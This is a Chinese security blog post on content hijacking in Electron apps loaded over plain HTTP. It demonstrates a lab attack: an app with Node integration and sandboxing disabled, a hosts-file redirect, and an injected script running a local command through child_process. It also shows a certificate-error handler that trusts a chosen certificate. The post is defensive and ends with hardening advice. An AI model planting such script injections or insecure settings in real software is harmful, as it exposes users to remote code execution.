

Electron Security

内容劫持



NOP Team

内容劫持 | Electron 安全

0x00 提醒

之前的一篇 [Electron 安全与你我息息相关](#) 文章非常的长，虽然提供了 `PDF` 版本，但还是导致很多人仅仅是点开看了一下，完读率大概 `7.95%` 左右，但那篇真的是我觉得很重要的一篇，对大家了解 `Electron` 开发的应用程序安全有帮助，与每个人切实相关

但是那篇文章内容太多，导致很多内容粒度比较粗，可能会给大家造成误解，因此我们打算再写一些文章，一来是将细节补充清楚，二来是再次来呼吁大家注意 `Electron` 安全这件事，如果大家不做出反应，应用程序的开发者是不会有行动的，这无异于在电脑中埋了一些地雷

我们公众号开启了留言功能，欢迎大家留言讨论~

这篇文章也提供了 `PDF` 版本及 `Github` ，见文末

0x01 简介

<https://www.electronjs.org/zh/docs/latest/tutorial/security#1-%E5%8F%AA%E5%8A%A0%E8%BD%BD%E5%AE%89%E5%85%A8%E7%9A%84%E5%86%85%E5%AE%B9>

大家好，今天和大家讨论一下关于内容劫持方面的问题

很多使用 `Electron` 开发的程序关闭了所有的安全措施，但是仍旧没有被攻击，因为很多攻击的前提是存在 `xss` ，有了 `xss` 就如鱼得水，因此很多问题就被掩盖了

今天提到的内容劫持，就是非 `xss` 但能造成大影响的一种攻击方式，这个其实就是大家最常见的一种问题 —— 明文传输

很多安全研究员思考危害时只从攻击个人或企业系统这种具体目标思考问题，这明显会有问题

假设一下，如果微信存在加载 `http` 资源在网页上解析并存在不安全的配置，之后我们通过设备漏洞等控制了某个省市的出口节点，之后施行攻击，这将成为一场大型的攻击

因此官方建议：

使用 `https` 而不是 `http` ；使用 `wss` 而不是 `ws` ，使用 `ftps` 而不是 `ftp`

今天的内容就以 `http` 和 `https` 为例

Ox02 劫持 HTTP 内容

我们以 `Ubuntu` 的一个镜像网站为例

```
http://mirror.datamossa.io/ubuntu/
```

1. 编写测试程序

我们写一个程序，加载该页面的内容，通过修改 `hosts` 文件模拟劫持，开启渲染进程 `Node.js` 支持，关闭上下文隔离和 `sandbox`

`main.js`

```
// Modules to control application life and create native browser window
const { app, BrowserWindow } = require('electron')
const path = require('node:path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      nodeIntegration: true,
      contextIsolation: false,
      sandbox: false,
      preload: path.join(__dirname, 'preload.js')
    }
  })


  // and load the index.html of the app.
  // mainWindow.loadFile('index.html')
  mainWindow.loadURL('http://mirror.datamossa.io/ubuntu/')

  // Open the DevTools.
  mainWindow.webContents.openDevTools()
}
```

```
app.whenReady().then(() => {
  createWindow()

  app.on('activate', function () {
    // On macOS it's common to re-create a window in the app when the
    // dock icon is clicked and there are no other windows open.
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```



The screenshot shows a web browser window with the title "Index of /ubuntu/". The browser's menu bar includes "File", "Edit", "View", "Window", and "Help". The main content area displays the title "Index of /ubuntu/" followed by a table of directory listings. The table has three columns: the directory name, the last modified date and time, and a status indicator. The entries are: [../](#), [archive/](#), [cloud-images/](#), and [releases/](#). The last modified times are 18-Apr-2024 13:06, 18-Apr-2024 13:57, and 18-Apr-2024 13:52 respectively. All status indicators are dashes.

Directory	Last Modified	Status
../		
archive/	18-Apr-2024 13:06	-
cloud-images/	18-Apr-2024 13:57	-
releases/	18-Apr-2024 13:52	-

可以正常加载网址，

2. 劫持网络

修改 `/etc/hosts` ，实现劫持

```
→ ~ sudo vim /etc/hosts
→ ~ cat /etc/hosts
127.0.0.1 localhost
192.168.31.216 mirror.datamossa.io
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
→ ~
```

3. 建立 HTTP 服务器

使用 `Python3` 来进行模拟，页面内容保持和原本的内容一致，之后添加恶意的 `<script>` 标签

```
wget http://mirror.datamossa.io/ubuntu/ -O index.html
```

```
[~/D/t/21 >>> wget http://mirror.datamossa.io/ubuntu/ -O index.html
--2024-04-18 22:45:39-- http://mirror.datamossa.io/ubuntu/
正在解析主机 mirror.datamossa.io (mirror.datamossa.io)... 103.76.40.66
正在连接 mirror.datamossa.io (mirror.datamossa.io)|103.76.40.66|:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：未指定 [text/html]
正在保存至：“index.html”


index.html          [ <=> ]          494  --.-KB/s  用时 0s

2024-04-18 22:45:39 (36.2 MB/s) - “index.html” 已保存 [494]

~/D/t/21 >>>
```

```
[~/D/t/21 >>> mkdir ubuntu
[~/D/t/21 >>> mv index.html ubuntu/
[~/D/t/21 >>> cat ubuntu/index.html
<html>
<head><title>Index of /ubuntu/</title></head>
<body>
<h1>Index of /ubuntu/</h1><hr><pre><a href="..">../</a>
<a href="archive/">archive/</a>
<a href="cloud-images/">cloud-images/</a>
<a href="releases/">releases/</a>
</pre><hr>
<script>require('child_process').exec('deepin-music')</script>
</body>
</html>
[~/D/t/21 >>> python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

4. 受害者正常打开程序



成功执行恶意代码

以上是直接劫持主页面，如果主页面使用了 `https` 或者本地文件，但是引用了外部的 `JavaScript` 等资源被劫持效果也是一样的

0x03 尝试劫持 HTTPS 内容


以 `https://www.baidu.com` 为例

`HTTP` 等未加密的协议劫持注入基本是无感的，但是 `HTTPS` 就是为防止这个而生的，我们看看劫持 `HTTPS` 需要什么条件

窃取证书？这可以作为攻击成果的延伸，但是为了实施这种攻击去先攻击网站窃取证书成本也是蛮高的

先考虑自签名证书会不会告警，什么情况下不会告警


1. 尝试自签名证书



对于自签名证书，默认情况下不会加载，即使关闭了很多安全策略

如果想让自签名证书通过，需要在主进程中捕捉相关事件并做定制处理

```
app.on('certificate-error', (event, webContents, url, error, certificate,
callback) => {
  // 可在此处添加额外的证书验证逻辑，如检查证书指纹等
  if (url === 'https://192.168.31.185/') {
    // 信任此证书
    event.preventDefault();
    callback(true);
  } else {
    callback(false);
  }
});
```



如果官方程序中存在信任证书的相关逻辑，那么劫持的方式与 `HTTP` 没有太大区别

2. 尝试正常证书

如果我们的证书是真实有效的证书，但是颁布对象不是该域名会怎么样？

这里直接拿 `IP` 直接访问就可以了



还是一样的结果，看起来默认下只有证书符合目标域名且有效才可以正确加载

直接劫持 `HTTPS` 内容目前看来比较困难

Ox04 攻击面分析

使用 HTTP 加载资源(无论是 html 还是 JavaScript 等), 相当于将风险绑用户身上, 如果安全配置做的不足, 很可能发生大规模网络攻击事件

这里需要注意, 并不光是 loadURL 加载的资源, 而是 loadURL 加载的资源以及它加载的资源, 每一个都是潜在的攻击点

使用 HTTPS 相对安全, 毕竟 HTTPS 也是为此而生。使用 HTTPS 必须使用有效证书, 不然和 HTTP 没有太大区别

看起来使用 HTTPS 远程加载资源是完全安全的, 但实则也不是, 这里也不光是 loadURL 这种方式远程加载内容的问题, 本地加载, 如果被加载内容远程加载了 JavaScript 等资源也是一样

还是要面临以下问题:

- 证书泄漏
- 被加载内容本身存在 XSS
- cdn 被攻击
- 静态资源缓存

证书泄漏事件很多, 很多红队成员拿下网站权限后, 不太关注证书, 更专注于翻数据库, 密码表之类的, 但是以发起一场大规模攻击的攻击者来说也就不一样了, 因此需要关注证书安全

被加载内容存在 XSS 这就是硬性内容了, 属于强硬的攻防对抗, 没什么瘦的

很多网站都使用了 cdn, 对于 https 的网站使用 cdn 是需要解决证书问题的, 如果将证书上传至 cdn, 而 cdn 节点被攻击, 内容被篡改, 可能会发生代码注入

很多 cdn 等技术会缓存静态资源以提升性能, 如果缓存可以被某些攻击手法篡改, 效果也是一样的

0x05 总结

Web 领域的明文传输，到了 Electron 客户端可能会导致大问题，因此使用 HTTP 加载资源是完全错误的

如果一定要远程加载资源，那么远程加载的所有内容，是所有内容均处于供应链环节，应该对每一个资源的安全性做评估，尽可能不使用控制外的资源，同时要加强对资源管理权限的管控

严禁使用自签名等证书，加强被加载资源的证书管理，类似 cdn 等拥有证书的组织均按照更加严格的供应链管理，因为它们已经成为你们安全的一部分

还有一点是 jsonp ，部分公司，包括头部公司的 jsonp 服务器并不安全，只不过缺少利用场景， jsonp 很可能成为攻击 Electron 的一环，因为它在你的公司内部，用着你的域名和证书，且可能返回任意 JavaScript 代码



微信搜一搜

Q NOP Team